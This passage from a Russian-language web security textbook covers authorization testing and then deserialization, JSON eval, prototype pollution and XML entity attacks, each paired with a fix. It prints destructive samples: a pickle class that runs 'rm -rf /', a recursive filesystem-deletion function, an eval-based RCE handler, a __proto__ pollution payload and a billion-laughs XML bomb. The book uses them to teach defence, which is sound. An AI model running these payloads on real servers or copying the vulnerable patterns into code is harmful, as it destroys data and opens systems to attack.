Вы *обязаны* ограничить URL проверкой доступа в коде JavaScript — админские страницы только для админов и так далее, — но ради безопасности приложения нельзя полагаться исключительно на эти проверки на стороне клиента. Злоумышленник может легко изменить любой код JavaScript, исполняемый в браузере.

Большинство страниц, которые выполняют рендеринг на стороне клиента, используют JavaScript Fetch API, чтобы обозначить статус страницы, когда рендеринг завершится. Каждая конечная точка на стороне сервера, которая отвечает этим запросам, должна выполнять собственные проверки доступа, потому что злоумышленник вряд ли доберется до этой части приложения.

Авторизация по тайм-боксам

Некоторые ресурсы в веб-приложении доступны только в течение определенного периода времени. Я говорю не о тех странных сайтах правительства США, у которых есть часы работы. Порой контент доступен в течение пробного периода или до тех пор, пока не закончится подписка. Правила управления доступом должны учитывать эти ограничения. При документировании и реализации правил авторизации помните, что время — это тоже измерение!

Для определенных видов финансовых приложений авторизация по тайм-боксам важна до чрезвычайности. Веб-сайты, которые публикуют финансовую информацию (например, квартальные финансовые отчеты) от имени акционерных обществ, по закону обязаны делать эту информацию доступной всем одновременно, чтобы избежать инсайдерской торговли. Такие отчеты готовятся заранее и обычно хранятся в защищенной системе управления документами. Они должны стать доступными только после того, как подойдет утвержденное время релиза.

Тестирование авторизации

Ошибки при написании кода совершает каждый программист; баги в авторизации допустить легко, а обнаружить может быть сложно. Автоматизированные инструменты для сканирования кода уведомят вас о потенциальном межсайтовом скриптинге (XSS) и об атаках с внедрением кода, но поскольку управление доступом по своей природе уникально для каждого приложения, автоматизированные средства могут и не помочь.

Выделенная QA-команда, которая занимается *анализом качества*, во многом способствует проверке логики предметной области, если, конечно, ваша организация достаточно крупная, чтобы нанять таких специалистов. Хорошая QA-команда будет тщательно выискивать скрытые баги в управ-

лении доступом, а также побуждать вас выработать корректное поведение приложения в неоднозначных ситуациях.

Если у вас нет выделенной QA-команды, бремя ревизии и критического осмысления кода ложится на ваши плечи и плечи ваших коллег-разработчиков. Код-ревью может помочь выявить ошибки на ранней стадии. Даже оторвавшись на какое-то время от монитора и вернувшись к нему потом со свежим взглядом, вы достаточно отстранитесь от вашего кода, чтобы суметь заметить те ошибки, которые уже успели допустить.

Тестируя код авторизации, обращайтесь к исходным проектным документам. Тестирование правил управления доступом означает проверку того, что фактическое поведение приложения соответствует описанному. Перекрестные ссылки ваших тестов на проектную документацию образуют эффективный цикл обратной связи. Когда в процессе тестирования возникает неоднозначный сценарий, корректное поведение может быть определено в проектной документации и затем реализовано в коде.

Юнит-тесты

Баги, обнаруженные на ранней стадии жизненного цикла разработки, гораздо легче исправить, чем те, которые выявятся позже. Поскольку для авторизации баги критичны, вам нужно протестировать схему управления доступом с помощью автоматизированных тестов вдоль и поперек.

Если ваше приложение четко следует философии MVC, разделение ответственности облегчает написание юнит-тестов для авторизации. В приложениях на Java или .NET можно часто видеть юнит-тесты, которые выглядят примерно так, как наш следующий пример:

```
public void testIllegalEdit() {
    User author = new User(1, "theAuthor");
    Post post = new Post(author, "Initial content");
    User otherUser = new User(2, "notTheAuthor");

    Assertions.assertThrows(IllegalEditException.class, () -> {
        post.edit(otherUser, "Updated content");
    });
}
```

Библиотеки для мокинга (имитации)

Если ваше веб-приложение подходит к разделению ответственности не так строго, вам придется быть немножко более гибким в отношении юнит-тестов авторизации. В веб-приложениях на Python не так уж редки функции наподобие следующей:

```
@app.route('/post/<int:post_id>', methods=['PUT'])
def edit_post(post_id):
```

```

data = request.get_json()
new_title = data.get('title')
new_content = data.get('content')

post = db.get_post(post_id)

if not post:
    abort(404, "Пост не найден.")

if not current_user.can_edit(post):
    abort(401, "У вас нет разрешений редактировать это.")

post.title = new_title
post.content = new_content

# Save the changes to the database
db.session.commit()

return jsonify(message='Пост успешно обновлен')

```

Такое сочетание проблем в одной функции — маршрутизация URL, решения об авторизации, логика модели и обновления базы данных — скорее всего, вызовет головную боль у среднестатистического программиста Java, но это, несомненно, лаконично и читабельно. Для тестирования функций такого типа требуется *библиотека для мокинга* (mocking library) — компонент кода, который может заменить различные объекты в коде (такие, как HTTP-запросы и соединения с базой данных) фиктивными, или мок-объектами, отвечающими подобным образом. Библиотека этого вида дает возможность юнит-тесту проверять корректность поведения функций в коде без установления внешних сетевых соединений. (Юнит-тесты не должны, однако, полагаться на внешние системы, потому что любой запланированный или незапланированный простой этих систем заставит вашу команду разработки сидеть сложа руки.) В библиотеке **mock** на Python есть декоратор **patch()**, который позволяет написать для предыдущей функции следующий юнит-тест:

```

@patch('app.db')
@patch('app.current_user')
def test_illegal_edit(self, db, current_user):
    current_user.return_value = User(
        id=1, username='notTheAuthor'
    )

    db.get_post.return_value = Post(
        title='Original Title',
        content='Original Content',
        owner=User(id=2, username='theAuthor')
    )

```

```
response = self.client.put('/post/1', json={
    'title' : 'Updated Title',
    'content' : 'Updated content'
})

self.assertEqual(response.status_code, 401)

db.session.commit.assert_not_called()
```

Этот код имитирует соединение с базой данных и HTTP-запрос, а затем проверяет, соответствует ли ответ HTTP ожидаемому.

Выявление распространенных недочетов авторизации

Ошибки авторизации легко пропустить при тестировании даже с продуманным жизненным циклом разработки и хорошо задокументированными правилами. Вот каких сценариев следует опасаться.

Отсутствие управления доступом

Труднее всего выявить баги, которые обусловлены отсутствием кода. Постарайтесь обеспечить хорошее покрытие юнит-тестами для привилегированных или конфиденциальных действий. В ходе написания этих юнит-тестов должно стать очевидным, где не хватает проверок доступа.

Непонимание того, какие компоненты кода обеспечивают контроль доступа

На протяжении этой главы я обрисовал несколько способов того, как реализовать управление доступом: на уровне URL, в объектах модели, с помощью перехватчиков и т. д. Подойдет любой вариант, но не слишком увлекайтесь вольным комбинированием. Легко — но ошибочно — предполагать, что проверки авторизации были выполнены в вышележащем компоненте кода (возможно, управляемом другой командой), особенно когда приложение состоит из нескольких взаимодействующих частей.

Нарушение границ доверия

Веб-приложения имеют дело с двумя видами входных данных: доверенными и недоверенными. Входные данные, поступающие из HTTP-запроса, являются *недоверенными* (untrusted), пока не будут проверены. Входные данные, поступающие из, скажем, базы данных, в основном являются *доверенными* (trusted) по умолчанию.

Важно не смешивать доверенные и недоверенные входные данные в одной структуре данных. Вам нужно установить *границу доверия* (trust boundary) между этими двумя типами.



Нарушение границ доверия часто ведет к некорректным решениям управления доступом. Распространенной ошибкой является сохранение непроверенных запросов на доступ в сессии вместе с доверенными данными. Другие компоненты кода (и другие разработчики), использующие эту структуру данных, могут не обладать достаточной информацией, чтобы знать, что запрос на доступ еще не был проверен, и рискуют в результате принять решение об авторизации, основанное на недоверенных входных данных.

Решения об управлении доступом, основанные на недоверенных входных данных

Рассуждая о недоверенных входных данных, не преминем отметить, что решения об авторизации должны приниматься только по поводу тех данных, которыми точно не мог манипулировать злоумышленник. Решения об управлении доступом относительно непроверенных входных данных HTTP могут открыть дорогу атакам *вертикальной эскалации* (vertical escalation), в ходе которых злонамеренный пришелец манипулирует входными данными, чтобы завладеть несанкционированными привилегиями. Эти же типы решений могут спровоцировать атаки *горизонтальной эскалации* (horizontal escalation) — в них злоумышленник меняет свои идентификационные данные на данные другого пользователя с похожим уровнем полномочий.

Подведем итоги

- Не забывайте, что авторизация — часть логики предметной области вашего приложения. Выработайте проектный документ для ее описания.
- Реализуйте управление доступом с использованием RBAC и/или ABAC в соответствии с потребностями вашего приложения.
- Организуйте ваши URL так, чтобы правила авторизации оставались прозрачными и последовательными. Если возможно, реализуйте управление авторизацией на уровне URL с помощью таблиц динамической маршрутизации, декораторов или перехватчиков.
- Четко указывайте, каким должен быть ответ, если по определенному URL авторизация не удалась: перенаправление, код ошибки **403 Forbidden** или код ошибки HTTP **404 Not Found**. Каждый вариант хорош для своего контекста.
- Проверки авторизации на стороне клиента полезны, но должны подкрепляться проверками на стороне сервера, поскольку злоумышленник может манипулировать кодом JavaScript в браузере.
- Если ваше приложение следует архитектуре MVC, корректнее реализовать проверки авторизации в объектах модели.
- Придирчиво тестируйте логику управления доступом, желательно с помощью юнит-тестов. Если вам требуются имитации HTTP-запросов и соединений с базой данных, пользуйтесь хорошей библиотекой для мокинга.
- Будьте последовательны в том, как принимаются в вашей кодовой базе решения об авторизации. Неразбериха в том, какой компонент отвечает за авторизацию, часто становится причиной ошибок управления доступом.
- Не смешивайте доверенные и недоверенные входные данные в одной структуре данных.
- Не принимайте решения об управлении доступом на основе недоверенных входных данных, которыми может манипулировать злоумышленник.



В этой главе

- ✓ Почему прием сериализованных данных из недоверенного источника представляет угрозу
- ✓ Почему парсеры XML уязвимы для атак
- ✓ Как хакеры атакуют функции загрузки файлов
- ✓ Как уязвимости обхода пути могут открыть доступ к важным файлам
- ✓ Как уязвимости массового присваивания могут разрешить манипуляции данными

Большинство уязвимостей, описанных в предшествующих главах, касались косвенных атак на ваших пользователей. Такие атаки внедряют код в браузеры пользователей, заставляют последних совершать незапланированные действия, крадут учетные данные или сессии. Теперь мы обратим внимание на атаки, которые нацелены непосредственно на веб-серверы. В последующих главах нас будут интересовать, в частности, атаки, которые совершаются по протоколу HTTP. Веб-серверы (и связанные с ними сервисы) могут быть уязвимы и для других типов атак — хакеры часто пытаются получить доступ, например, по протоко-


лам Secure Shell (SSH) или через удаленный рабочий стол (Remote Desktop), — но их корректнее отнести к вопросам безопасности инфраструктуры.

СОВЕТ Если вам захочется узнать об этом больше, настоятельно рекомендую книгу Стюарта Макклюра, Джоэла Скембрея и Джорджа Курца «Hacking Exposed 7: Network Security Secrets and Solutions».


Даже с этой оговоркой нам предстоит многое обсудить. Хакеры придумали множество способов, как нападать на честных людей при помощи подготовленных со злым умыслом HTTP-запросов и вызывать непредвиденные (и опасные) реакции на веб-сервере. В этой главе нашему взгляду представят разнообразные полезные данные, которыми могут воспользоваться злоумышленники. Начнем рассмотрение с метода внедрения вредоносных объектов непосредственно в сам процесс веб-сервера.

Атаки десериализации

Сериализация (serialization) — это процесс получения структуры данных в оперативной памяти и сохранение ее в бинарном (или текстовом) формате, обычно таким образом, чтобы ее можно было записать на диск или передать по сети. *Десериализация* (deserialization) — это обратный процесс: получение структуры из бинарных или текстовых данных.



Если ваше веб-приложение принимает сериализованные данные из недовверенных источников, это может облегчить злоумышленнику задачу манипулирования поведением веб-сервера, а возможно, и позволить ему выполнить вредоносный код внутри процесса веб-сервера.



Каждый популярный язык программирования каким-либо образом реализует сериализацию, причем подчас она носит разные названия, например «пиклинг» (*pickling*) от названия модуля **pickle** в Python и «маршаллинг» (*marshaling*) от названия модуля **marshal** в Ruby. Кроме того, языки программирования поддерживают сериализацию в текстовые форматы, такие как JSON, XML и YAML. Наконец, фреймворки Google Protocol Buffers и Apache Avro разрешают передавать сериализованные структуры данных между приложениями, работающими на разных языках программирования, — полезная функция для разработки приложений с распределенными вычислениями.

Прием сериализованного бинарного контента от браузера — относительно редкая вещь, но определенные типы веб-приложений реализуют ее. Если веб-приложение разрешает пользователю манипулировать сложным объектом на стороне сервера (например, редактором документов), то сериализация структур данных в памяти, представляющих документ, упрощает сохранение состояния документа. Приложение может разрешить пользователю скачивать сериализованный документ, локально сохранять его и позже загружать обратно, чтобы продолжить редактирование.

Если сериализация используется именно таким образом, могут возникнуть несколько уязвимостей. Прежде всего, многие библиотеки сериализации разрешают сериализованным данным указывать функции инициализации, которые должны быть вызваны при десериализации объекта. Если следующий объект десериализуется, к примеру, с использованием библиотеки **pickle** в Python, то будет вызван метод `__setstate__()`.

ПРЕДУПРЕЖДЕНИЕ *Пожалуйста, не запускайте этот пример кода.* Ваша операционная система, скорее всего, не допустит его выполнения, но риск все же существует.

```
class Malware(object):
    def __getstate__(self):
        return self.__dict__
    def __setstate__(self, value):
        import os
        os.system("rm -rf /")
        return self.__dict__
```

Веб-сервер, который примет этот сериализованный объект, выполнит вредоносный код, встроенный в функцию `__setstate__()`, а она попытается удалить все файлы на Unix-подобной системе, начиная с корневого каталога.

Если вы решите использовать сериализацию в вашем веб-приложении, вам нужно выбрать формат, который наименее подвержен манипуляциям злоумышленников. Вот как можно безопасно десериализовать объект из YAML (текстовый формат) на Python:

```
import yaml

data = {
    "name" : "Rammellzee",
    "address" : "Far Rockaway, Queens"
}

serialized_data = yaml.dump(data)
deserialized_data = yaml.load(serialized_data,
                              Loader=yaml.SafeLoader)
```

Заметим, что для десериализации мы взяли объект `yaml.SafeLoader`, потому что по умолчанию библиотека Python `yaml` допускает создание произвольных объектов. Злоумышленник мог бы использовать этот объект для выполнения вредоносного кода, как было показано в предыдущем примере.

Вторая угроза, которую несет в себе сериализация в веб-приложении, заключается в том, что атакующий, скорее всего, подменит сериализованные данные, отправленные браузеру и позже возвращенные. Риск не слишком велик, если полученные данные, согласно задумке, находятся под контролем пользователя, как в нашем примере с редактором документов. Однако проблемы могут возникнуть, если отправленные и полученные данные окажутся деликатного свойства.

Чтобы предотвратить подмену данных, можно поставить цифровую подпись на любых сериализованных данных, которые ваше приложение гене-

рирует и отправляет пользователю, — а значит, вы сможете определить факт подмены. Вот как можно сгенерировать и проверить сигнатуру кода аутентификации сообщений на основе хеша (Hash-Based Message Authentication Code, HMAC) при сериализации и десериализации данных на Python:

```
import hmac
import pickle
import hashlib

def save_state(document):
    data = pickle.dumps(document)
    signature = hmac.new(
        secret_key,
        data,
        hashlib.sha256).digest()
    return data, signature

def load_state(data, signature):
    computed_signature = hmac.new(
        secret_key,
        data,
        hashlib.sha256).digest()
    if not hmac.compare_digest(signature, computed_signature):
        raise ValueError("HMAC signature verification failed." +
            "The data may have been tampered with.")
    return pickle.loads(data)
```

Уязвимости JSON

JavaScript, выполняемый в браузере, нередко обращается к серверу посредством запросов JSON. JSON — это формат сериализации, и если ваше веб-приложение написано на Node.js, вы должны быть уверены, что поступаете с недоверенными входными данными JSON надлежащим образом.

Парсеры JSON существуют для всех востребованных языков программирования. Но сам JSON является не чем иным, как допустимым подмножеством языка JavaScript; все, что написано в формате JSON, может быть выполнено средой выполнения JavaScript на сервере Node.js, и это приведет к уязвимости при выполнении JavaScript на стороне сервера. Приведем в качестве примера код Node.js, который обрабатывает HTTP-запросы с типом содержимого **application/json**:

```
const express = require('express')
const app = express()

app.post('/api/profile', (request, response) => {
    let data = ''

    request.on('data', chunk => {
```

```

    data += chunk.toString()
  })

  request.on('end', () => {
    const edits = eval(data)

    saveProfileChanges(edits)

    response.json({
      success: true, message: 'Profile updated.'
    })
  })
})

```

В этом коде для динамического выполнения (которое мы рассмотрим в главе 12) используется функция `eval()`. По существу, она выполняет код, хранящийся в строковой переменной, а не прибегает к более традиционному способу выполнения кода, хранящегося на диске в виде файлов.

Хотя обработчик HTTP, приведенный здесь, возвращает действительные объекты JSON, пришедшие от клиента, он также позволяет злоумышленнику отправлять необработанный код JavaScript, чтобы запустить его в среде выполнения веб-сервера, то есть провести *атаку с удаленным выполнением кода* (remote code execution attack). Для безопасной оценки JSON, поступившего от клиента, полезные данные запроса должны быть десериализованы в Node.js с помощью функции `JSON.parse()`:

```

app.post('/api/profile', (request, response) => {
  let data = ''

  request.on('data', chunk => {
    data += chunk.toString()
  })

  request.on('end', () => {
    const edits = JSON.parse(data)

    saveProfileChanges(edits)

    response.json({
      success: true, message: 'Профиль обновлен.'
    })
  })
})

```

Этот обработчик отклоняет все, что не является запросом с действительным JSON, и не допускает удаленного выполнения кода.

ПРЕДУПРЕЖДЕНИЕ Если вы пишете приложение на Node.js, ни в коем случае не используйте `eval()` для недоверенного контента.

Загрязнение прототипа

Даже если десериализация JSON в приложении на Node.js выполнена надлежащим образом, нужно учитывать еще одну угрозу. Язык JavaScript, как это ни странно, использует *наследование, основанное на прототипе* (prototype-based inheritance), а не наследование, основанное на классе, которое существует в таких языках, как Java и Python. Языки, в которых для наследования используются прототипы, требуют, чтобы приложения генерировали новые объекты путем копирования существующих, добавляя новые поля и методы по мере копирования. Вне своего прототипа объекты JavaScript являются собой большие наборы полей и методов, которые можно изменить в коде в любой момент.

Такая гибкость проектирования позволяет легко объединить два объекта JavaScript: вы просто объединяете два объекта, а когда возникает конфликт имен полей, решаете, что делать. Часто приходится видеть код Node.js, подобный следующему сниппету, который обновляет существующий объект данных (в нашем случае профиль пользователя), применяя изменения состояния:


```
function saveProfileChanges(edits) {
    let user = db.user.load(currentUserId())

    merge(edits, user)


    db.user.save(user)
}

function merge(target, source) {
    Object.entries(source).forEach(([key, value]) => {
        if (value instanceof Object) {
            if (!target[key]) {
                target[key] = {};
            }
            merge(target[key], value)
        } else {
            target[key] = value
        }
    })
}
```

Однако если изменения состояния, которые вы объединяете, поступают из недоверенного источника, злоумышленник может использовать в своих целях алгоритм слияния. В рамках реализации наследования, основанного на прототипе, у каждого объекта JavaScript есть свойство `__proto__`, которое указывает на тот объект прототипа, клоном которого он является.



Наследование, основанное на прототипе, упрощает злоумышленнику, который может внедрить код, задачу изменения всех объектов в памяти, двигаясь вверх по цепочке прототипов. Этот тип атаки называется *загрязнением прототипа* (prototype pollution).



В этом примере метод `toString()` заменяется следующей функцией, которая при вызове пытается рекурсивно удалить файлы с сервера:

```
const brainWorm = () => {
  require('fs').rm('/', { recursive: true })
}
```

Вышеприведенный пример в некотором роде искусственный, поскольку если злоумышленник может выполнить код для загрязнения прототипа, то он в состоянии выполнить и непосредственно команду удаления. Однако беспечный парсинг и слияние объекта JSON допускают более тонкую атаку, как показано в следующем сниппете:

```
{
  name: "sneaky_pete"
  __proto__: {
    access_code: "brainworms"
  }
}
```

Если этот JSON передается в функцию `merge()`, приведенную ранее, то какой бы объект ни находился перед объектом `User` в цепочке прототипов, он получит новое поле `access_code` со значением `"brainworms"`. Подобным образом злоумышленник может экспериментировать до тех пор, пока не найдет поле или значение, позволяющее ему опасно манипулировать веб-приложением.

Чтобы не допустить атаки `brainworms`, веб-приложение на Node.js должно объединять только те поля, появление которых ожидается в явном виде, либо с помощью белого списка, либо выбирая поля по имени.

```
function saveProfileChanges(edits) {
  let user = db.user.load(currentUserId())

  user.name = edits.name
  user.address = edits.address
  user.phone = edits.name

  db.user.save(user)
}
```

Атаки с загрязнением прототипа происходят и в браузере, обычно как часть атак с межсайтовым скриптингом. Защититься от атак этого вида помогут меры, перечисленные в главе 6.

Уязвимости XML

Раз уж мы заговорили о форматах сериализации, которые могут быть использованы злоумышленниками, отдельного раздела заслуживает *расширяемый язык разметки* (Extensible Markup Language, XML). Сериализация — лишь одна

из многих областей применения XML. В различные периоды своей истории XML использовался для написания конфигурационных файлов, реализации удаленного вызова процедур (remote procedure calls), аннотирования данных (data labeling), определения скриптов сборки и многого другого.

В наши дни XML в ряде областей заменен другими технологиями, и популярность его в какой-то степени пошла на убыль. JSON оказался более подходящим способом передачи информации между браузером и сервером; YAML более читабелен в конфигурационных файлах. Современные форматы наподобие Google Protocol Buffers еще более эффективны для взаимодействия приложений.

Тем не менее практически каждый работающий сегодня веб-сервер умеет парсить и обрабатывать XML, а из-за некоторых сомнительных решений безопасности, принятых сообществом XML в прошлом, XML-парсеры сделались мишенью, популярной среди хакеров. Давайте разберемся, что собой представляют эти уязвимости.

Валидация XML

Когда XML только появился, он был революционным форматом, потому что давал программистам возможность проверять файлы данных на корректность перед их обработкой. Это было время становления Всемирной паутины, когда внезапно обострилась потребность в обмене данными неким стандартным и поддающимся проверке способом. Все компьютеры мира уже умели разговаривать друг с другом, и нужно было быть уверенными в том, что они говорят на одном языке.

Первым популярным способом валидации XML-файлов было создание файла *определения типа документа* (Document Type Definition, DTD), описывающего допустимые имена, типы и порядок тегов в XML-документе. Такой XML-документ, как

```
<?xml version="1.0"?>
<people>
  <person>
    <name>Fred Flintstone</name>
    <age>44</age>
  </person>
  <person>
    <name>Barney Rubble</name>
    <age>45</age>
  </person>
</root>
```

может быть описан с помощью следующего DTD:

```
<!ELEMENT people (person*) >
<!ELEMENT person (name, age) >
<!ELEMENT name (#PCDATA) >
<!ELEMENT age (#PCDATA) >
```

Опубликовав DTD, приложение могло с легкостью указать, какой формат XML оно способно принять, и программным способом убедиться в том, что данные действительны. (Если этот формат показался вам знакомым, то это потому, что, согласно изначальному замыслу, он выглядит как *форма Бэкуса — Наура* (Backus-Naur form), используемая для описания грамматики языков программирования.)

Сейчас DTD — устаревшая технология, на смену которой пришли *схемы XML* (XML schema), которые выполняют ту же функцию более дотошно, но и более гибко. Впрочем, большинство XML-парсеров до сих пор поддерживают DTD из соображений обратной совместимости. (Да и вообще, будем честны друг с другом: если уж говорить о состоянии технологий, большая часть Паутины работает на устаревшем ПО.)

Одно из сомнительных решений в области безопасности, которого мы вскользь коснулись ранее, состоит в том, что парсеры позволяют XML-документам предоставлять *встроенные схемы* (inline schema) — DTD, внедренные непосредственно в документ. Эта ситуация послужила причиной нескольких серьезных уязвимостей, которые отравляют веб и по сей день.

XML-бомбы

У DTD есть редко используемая особенность, дающая им возможность указывать *определения сущностей* (entity definition) — макросы подстановки строк, применяемые в XML-документе перед парсингом. Эти макросы разработчиками используются редко, зато хакерами — часто, в чем мы вскоре и убедимся.

В качестве иллюстрации приведем следующий DTD, который указывает, что сущность **company** в XML-документе до его парсинга должна быть расширена до **Rock and Gravel Company**:

```
<?xml version="1.0"?>
<!DOCTYPE employees [
  <!ELEMENT employees (employee)*>
  <!ELEMENT employee (#PCDATA)>
  <!ENTITY company "Rock and Gravel Company">
]>
<employees>
  <employee>
    Fred Flintstone, &company;
  </employee>
  <employee>
    Barney Rubble, &company;
  </employee>
</employees>
```



Другими словами, окончательный XML-документ после парсинга будет выглядеть так:

```
<?xml version="1.0"?>
<employees>
  <employee>
    Fred Flintstone, Rock and Gravel Company
  </employee>
  <employee>
    Barney Rubble, Rock and Gravel Company
  </employee>
</employees>
```

Обратите внимание на то, как этот DTD встраивается в XML-документ. По задумке, встроенными DTD управляет тот, кто отправляет XML-документ, что дает злоумышленнику прекрасную возможность исчерпать память на сервере. Поскольку макросы подстановки, описанные определениями сущностей, могут быть свалены в кучу друг поверх друга, хакер может запустить *атаку XML-бомбы* (XML bomb attack), нацеленную на уязвимый XML-парсер, отправив файл со следующим встроенным DTD:

```
<?xml version="1.0"?>
<!DOCTYPE lolz [
  <!ENTITY lol "lol">
  <!ENTITY lol2 "&lol;&lol;&lol;&lol;&lol;">
  <!ENTITY lol3 "&lol2;&lol2;&lol2;&lol2;&lol2;">
  <!ENTITY lol4 "&lol3;&lol3;&lol3;&lol3;&lol3;">
  <!ENTITY lol5 "&lol4;&lol4;&lol4;&lol4;&lol4;">
  <!ENTITY lol6 "&lol5;&lol5;&lol5;&lol5;&lol5;">
  <!ENTITY lol7 "&lol6;&lol6;&lol6;&lol6;&lol6;">
  <!ENTITY lol8 "&lol7;&lol7;&lol7;&lol7;&lol7;">
  <!ENTITY lol9 "&lol8;&lol8;&lol8;&lol8;&lol8;">
]>
<lolz>&lol9;</lolz>
```

